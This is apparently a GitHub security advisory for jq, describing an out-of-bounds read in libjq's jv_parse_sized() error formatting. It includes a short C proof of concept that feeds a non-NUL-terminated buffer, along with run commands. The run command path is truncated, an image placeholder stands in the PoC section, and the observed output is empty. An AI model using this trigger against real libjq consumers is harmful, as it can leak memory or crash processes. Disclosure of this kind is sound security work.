# Out-of-Bounds Read in jv_parse_sized() Error Formatting for Non-NUL-Terminated Counted Buffers

Moderate **itchyny** published **GHSA-2hhh-px8h-355p** yesterday

**Package**

**jq**

**Affected versions**

<latest

**Patched versions**

None

**Description**

## Summary

libjq exposes jv_parse_sized(const char *string, int length) as a counted-buffer JSON parsing API, but its parse-error path later treats the same buffer as a NUL-terminated C string. If a caller passes malformed JSON in a non-NUL-terminated buffer, the error construction logic can read past the caller-supplied length, causing an out-of-bounds read.

## Details

The vulnerable path is:

jv_parse_sized() -> jv_parse_sized_custom_flags() -> jv_parser_set_buf(&parser, string, length, 0) -> parse failure -> jv_string_fmt("%s (while parsing '%s')", ..., string)

Relevant code:

- src/jv.h (line 245)
- src/jv_parse.c (line 865)
- src/jv_parse.c (line 896)
- src/jv.c (line 1528)

The parser correctly accepts a (pointer, length) pair, but when building the error message it formats string with %s, which causes vsnprintf() to continue reading memory until a \0 is found. This makes the error path ignore the explicit buffer length and turns a counted-buffer API into an unbounded read sink.

Reachability:

Real external source: any libjq consumer calling jv_parse_sized() with a counted buffer.
In-project internal uses such as fromjson and lexer paths also reach jv_parse_sized(), but those pass jq-managed strings that are already NUL-terminated, so the practical attack surface is the public API rather than the normal jq CLI path.

## PoC


PoC source:

poc_issue1_jv_parse_sized_oob.c

```
#include <stdio.h>
#include <stdlib.h>

#include "jv.h"

int main(void) {
  char *buf = malloc(1);
  if (buf == NULL) {
    perror("malloc");
    return 1;
  }

  buf[0] = '{';

  jv value = jv_parse_sized(buf, 1);
  if (jv_is_valid(value)) {
    puts("unexpected success");
    jv_free(value);
    free(buf);
    return 2;
  }

  if (jv_invalid_has_msg(jv_copy(value))) {
    jv msg = jv_invalid_get_msg(value);
    printf("%s\n", jv_string_value(msg));
    jv_free(msg);
  } else {
    jv_free(value);
  }

  free(buf);
  return 0;
}
```

```
cd /home/test/neom/target_repo/jq
ASAN_OPTIONS=detect_leaks=0
LD_LIBRARY_PATH=$PWD/.libs:$PWD/vendor/oniguruma/src/.libs \
/home/test/neom/result/jq_b6a9e260cd1c76d795a1a85f2ccfd38f783dc79a/poc_issue1_jv_parse_s
```

Observed result:




## Impact

Only libjq is affected. A caller that uses jv_parse_sized() on untrusted malformed JSON in a non-NUL-terminated buffer can trigger an out-of-bounds read during error construction. Depending on memory layout and how the returned error string is logged or exposed, this can lead to memory disclosure or process termination.

### Severity

Moderate

### CVE ID

CVE-2026-39979

### Weaknesses

▶ CWE-125

### Credits

**HO-9** Reporter